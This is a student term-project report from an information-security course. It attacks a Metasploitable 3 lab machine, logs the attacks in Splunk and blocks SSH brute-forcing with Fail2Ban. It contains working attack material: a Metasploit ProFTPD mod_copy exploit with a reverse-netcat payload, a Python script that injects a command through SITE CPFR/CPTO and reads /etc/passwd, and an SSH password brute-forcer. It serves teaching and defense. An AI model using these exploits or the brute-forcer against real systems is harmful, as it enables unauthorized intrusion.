King Fahad University of Petroleum and Minerals

College of Mathematics and Computing

Information and Computer Science Department

ICS 344: Information Security

Second Semester 2024-2025 (**242**)

Project: Term Project – Section 03:

Name:	IDs:
ABDULAZIZ ALSADRANI	**202159170**
SAIFULLAH BUKHARI	**202177630**
JAWAD ALSHABIB	**202157750**

Table of Content:

Table of Content: 2
Table of Figures: 3
Phase One: 4
Exploring and Exploiting FTP: 6
Exploring and Exploiting SSH: 7
Writing script for both FTP and SSH: 8
Phase Two: 10
Setting up Attacker device with Splunk: 10
Setting up Victim device with Splunk/SplunkForwarder: 12
After getting Splunk and SplunkForwarder ready: 12
Attack logs and Visualization: 13
Explaining the Figures above: 14
Phase Three: 15
Defense Mechanism: 15
Testing & Validation: 17
Before-and-After Comparison: 19
Conclusion: 20


Table of Figures:

Figure 1: Showing connectivity between kali linux device and Metasploitable 3 4
Figure 2: Scanning open ports 5
Figure 3: Setting up FTP attack 6
Figure 4: Exploiting FTP, and opening Shell session 7
Figure 5: Setting up and Exploiting SSH 7
Figure 6: Downloading Splunk 10
Figure 7: Accepting splunk and running it in port 8000 11
Figure 8: Getting splunkForwarder ready 12
Figure 9: Making it forward the data to our server, and checking its reachability. 12
Figure 10: Making /var/log/auth.log as a monitored data 12
Figure 11: Events from attacker 13
Figure 12: Events from victim 13
Figure 13: Brute Force Graph 13
Figure 14: Successful attack (before defense) 17
Figure 15: Fail2Ban configuration (Defense mechanism) 17
Figure 16: Banned list with attacker IP 18
Figure 17: Attack Failure (after defense implemntation) 18
Figure 18: Triggering defense strategy with incorrect password/username 18
Figure 19: Attacker view from splunk 19
Figure 20: Victim view, shows banned user (who is the attacker) 19

Phase One:

This phase focus on the initialization of two environments, which are: *Victim Environment* using Metasploitable 3, and *Attacker Environment* using Kali Linux. In addition to the initialization, we will also choose a *Vulnerable Service* and Attack it, via **Metasploit** and other tools, using custom script. We decide to do the work in parallel, meaning we all will start the same phase and try to solve it together at the same time, hence, in some screenshots the ip address for both attacker and victim devices will differ, here is a table to show the ip address for each device in all of our computers:

Figure 1: Showing connectivity between kali linux device and Metasploitable 3



After reading about the vulnerabilities within Metasploitable 3, we decided to check ourselves on which ones we can work on, by scanning the ports of the victim device:

Figure 2: Scanning open ports

```
┌──(s㉿Kali)-[~]
└─$ nmap 10.0.2.15 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 12:36 BST
Nmap scan report for 10.0.2.15
Host is up (0.00018s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:78:1D:D1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.04 seconds
```

As the table shows, we confirmed that all the vulnerabilities mentioned are in open ports. The following step was to try to attack different ports, Abdulaziz started with FTP, Jawad chose SSH, and Saifullah attacked HTTP in their own devices.

As multiple attempts, we were able to find exploitations for both FTP and SSH, and we were able to secure a Shell Session in both, taking control of the victim machine.

Exploring and Exploiting FTP:

Figure 3: Setting up FTP attack

```
msf6 auxiliary(scanner/postgres/postgres_login) > use unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html
sitepath => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usi
                                         ng-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www/html    yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > info

       Name: ProFTPD 1.3.5 Mod_Copy Command Execution
     Module: exploit/unix/ftp/proftpd_modcopy_exec
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2015-04-22

Provided by:
  Vadim Melihow
  xistence <xistence@0x90.nl>

Module side effects:
 artifacts-on-disk
 ioc-in-logs

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
      Id  Name
      --  ----
  =>  0   ProFTPD 1.3.5

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     10.0.2.15        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                        g-metasploit.html
  RPORT      80               yes       HTTP port (TCP)
  RPORT_FTP  21               yes       FTP port
  SITEPATH   /var/www/html    yes       Absolute writable website path
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       Base path to the website
  TMPPATH    /tmp             yes       Absolute writable path
  VHOST                       no        HTTP server virtual host

Payload information:
  Avoid: 0 characters

Description:
  This module exploits the SITE CPFR/CPTO mod_copy commands in ProFTPD version 1.3.5.
  Any unauthenticated client can leverage these commands to copy files from any
  part of the filesystem to a chosen destination. The copy commands are executed with
  the rights of the ProFTPD service, which by default runs under the privileges of the
  'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website
  directory, PHP remote code execution is made possible.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2015-3306
  https://www.exploit-db.com/exploits/36742
  http://bugs.proftpd.org/show_bug.cgi?id=4169
```

Figure 4: Exploiting FTP, and opening Shell session

Exploring and Exploiting SSH:

Figure 5: Setting up and Exploiting SSH

The exploration part was by finding the open port, as Figure 2 shows, and then we started finding services within each one using auxiliary/scanner/ftp for the first part, and auxiliary/scanner/ssh until the attack was successful.

Writing script for both FTP and SSH:

FTP:

```
#!/usr/bin/env python3
import socket
target_ip = "10.0.2.15"  # Victim IP
target_port = 21
command = "id > /tmp/poc.txt"  # Command to execute (PoC: writes output to /tmp/poc.txt)

def exploit_proftpd():
    try:        # Connect to FTP
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target_ip, target_port))
        print(s.recv(1024).decode())  # Banner grab

        # Trigger mod_copy exploit
        s.send(b"USER anonymous\r\n")
        print(s.recv(1024).decode())
        s.send(b"PASS anonymous\r\n")
        print(s.recv(1024).decode())
        s.send(b"SITE CPFR /etc/passwd\r\n")  # Arbitrary read
        print(s.recv(1024).decode())
        s.send(f"SITE CPTO /var/www/html/.{command}\r\n".encode())  # Inject command
        print(s.recv(1024).decode())
        s.close()

        print(f"[+] Exploit sent! Check /tmp/poc.txt on {target_ip}")
    except Exception as e:
        print(f"[-] Exploit failed: {e}")

if __name__ == "__main__":
    exploit_proftpd()
```

SSH:

```
#!/usr/bin/env python3
import paramiko
import socket
import time
target_ip = "10.0.2.15"  # Victim IP
target_port = 22
username = "msfadmin"  # Common Metasploitable username
passwords = ["msfadmin", "password", "123456", "admin","vagrant"]  # Add more passwords


def ssh_bruteforce():
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    for password in passwords:
        try:
            print(f"[*] Trying: {username}:{password}")
            ssh.connect(target_ip, port=target_port, username=username, password=password, timeout=5)
            print(f"[+] Success! Credentials: {username}:{password}")
            # Execute a command for PoC
            stdin, stdout, stderr = ssh.exec_command("id")
            print(f"[*] Command output: {stdout.read().decode()}")
            return True
        except paramiko.AuthenticationException:
            print(f"[-] Failed: {username}:{password}")
        except socket.timeout:
            print("[-] Connection timeout.")
        except Exception as e:
            print(f"[-] Error: {e}")
    return False
if __name__ == "__main__":
    ssh_bruteforce()
```


Phase Two:

In this phase, we will download splunk, which is a software for analyzing and monitoring data, in both devices, with victim machine having splunkforwarder to forward data to the attacker machine, which will work as a server here. Since we gained access to the victim device in phase one, this phase will focus on collecting data and analyzing it to our advantage.

Setting up Attacker device with Splunk:

Figure 6: Downloading Splunk

Figure 7: Accepting splunk and running it in port 8000



Setting up Victim device with Splunk/SplunkForwarder:

Figure 8: Getting splunkForwarder ready




Figure 9: Making it forward the data to our server, and checking its reachability





Figure 10: Making /var/log/auth.log as a monitored data



After getting Splunk and SplunkForwarder ready:

We decided to continue using SSH attack, and to show the visualization of its logs in the following part of this phase.

Attack logs and Visualization:

After setting up both devices, and choosing which vulnerability to continue with, we sent the log data from metasploitable 3 to kali machine, and we were able to capture the logs and visualize it as follows:

Figure 11: Events from attacker




Figure 12: Events from victim





Figure 13: Brute Force Graph



Explaining the Figures above:

Figure 11 and Figure 12 show logs in both devices, with Figure 11 being the attacker device. Meanwhile, Figure 12 shows it in the victim device.

Figure 13 is our attack visualization, as our SSH attack is based on Brute Force. The attack was able to crack the victim's password in six tries, which means that it only needed six passwords to try in order to exploit the vulnerability. Figure 13 uses pie graph to visualize the percentage of correct passwords to wrong ones, which resulted in 18.75%.

Phase Three:

Defense Mechanism:

Our vulnerability, which is SSH, was exploit using Brute-Force attack, which means if we need to stop SSH attacks, we need to fix and stop any attempt of trying usernames and passwords. A solution that came to our mind immediately is to limit the amount of tries before blocking the user, which in our case the attacker, from trying different combination, and giving them a time out.

First, we needed to check if there is a limit on the amount of guesses before getting blocked or timed-out, after trying combinations and reading online sources, we discovered that there was no such a thing set for metasploitable 3. This discovery was important, as it confirmed that the victim device will not stop the attacker, and since Brute-Force has a time complexity of $O(k^n)$, k being the number of characters and n the length of the password. The following is an example of time needed to crack a password for n from 1 till 6 for passwords that only use the English alphabet (26 characters):

Value of n	Number of combinations	Time needed to crack
1	$26^1 = 26$	0.026 seconds
2	$26^2 = 676$	0.676 seconds
3	$26^3 = 17{,}576$	17.576 seconds
4	$26^4 = 456{,}976$	7.6 minutes
5	$26^5 = 11{,}881{,}376$	3.3 hours
6	$26^6 = 308{,}915{,}776$	3.6 days

Note: the time her is calculated in worst-case scenario, and if the algorithm is trying 1000 combinations per second.

To solve the issue of Brute-Force, we are going to install a software in our victim device, which will monitor the log-in attempts and prevent any Brute-Force attacks by using time-outs to the user/attacker, and block it if possible. After doing some research, we decided to use Fail2Ban, which is a software used to monitor logs. The decision was based on the way this software works and how it can satisfy our goals the most.

Now, we will implement Fail2Ban into our victim device (metasploitable3), which is via using the following code in the device:

```
$ sudo apt update && sudo apt upgrade
$ sudo apt install fail2ban
$ sudo cp /etc/fail2ban/jail.conf /etc/fail2ban/jail.local
$ sudo nano /etc/fail2ban/jail.local

#inside the config file type the following section

[sshd]
enabled = true
maxretry = 3 # Ban after 3 failed attempts
bantime = 3600 # Ban duration (1 hour)
findtime = 600 # Time window for maxretry (10 minuets)
port = ssh # SSH port
filter = sshd
logpath = /var/log/auth.log
banaction = iptables # Use iptables for blocking


# ctrl + x -> y -> Enter to save and exit

#restart after changing the configurations:

$ sudo service fail2ban restart


#run the ssh attack multiple times with incorrect password/username

#check ban list in victim machine

$ sudo fail2ban-client status sshd

#After being banned, the attack will fail even with the correct username/password
```

Testing & Validation:

Figure 14: Successful attack (before defense)




Figure 15: Fail2Ban configuration (Defense mechanism)




Figure 18: Triggering defense strategy with incorrect password/username

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.56.102
rhost ⇒ 192.168.56.102
msf6 auxiliary(scanner/ssh/ssh_login) > set username vagront
username ⇒ vagront
msf6 auxiliary(scanner/ssh/ssh_login) > set password vagront
password ⇒ vagront
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.56.102:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

No active sessions.
```

Figure 17: Attack Failure (after defense implemntation)

```
msf6 auxiliary(scanner/ssh/ssh_login) > set username vagrant
username ⇒ vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set password vagrant
password ⇒ vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.56.102:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions i

Active sessions
===============

No active sessions.
```

Figure 16: Banned list with attacker IP

```
vagrant@metasploitable3-ub1404:~$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- filter
|  |- File list:        /var/log/auth.log
|  |- Currently failed: 1
|  `- Total failed:     4
`- action
   |- Currently banned: 1
   |  `- IP list:       192.168.56.101
   `- Total banned:     1
```

Before-and-After Comparison:

After implementing the defense mechanism, in this part, we will check the log in both victim and attacker machines, to see the difference and to confirm the defense strategy.

Figure 19: Attacker view from splunk




Figure 20: Victim view, shows banned user (who is the attacker)

After trying and failing multiple times, the software, Fail2Ban, blocked the user, which can be shown in Figure 20. This results confirm that our defense mechanism is working fine, and it is blocking hackers from gaining access to SSH via Brute Force attacks.

Conclusion:

To conclude, we were able to develop and enhance our skills in cyber and data security via implementing attacks on vulnerable machine, which was Metasploitable3. Phase 1 was about making both attacker and victim virtual machines ready, and then finding vulnerabilities in victim machine, which we found SSH_Login and FTP to be weak, we chose to continue with SSH. Phase 2 was about visualizing and analyzing the attack with SIEM dashboard, which was done by Splunk as a dashboard. In addition, we were able to take the attack log and visualize it for better understanding. Phase 3 was about implementing a defense strategy that can stop future attacks within our chosen weakness. Since our attack was built fully on brute force, we decided to limit the failed attempts and ban suspicious accounts from trying. Our team worked in parallel, meaning we all started the same phase at the same time, until all of us finish it. The point of this method is to ensure all of us understand each point, making it more beneficial. The project was enjoyable to do, with minimum number of issues faced, such as splunkForwarder not sending the data to the server. Overall, it was important to get hands-on knowledge with this course, which made it easier to connect the course with real life applications.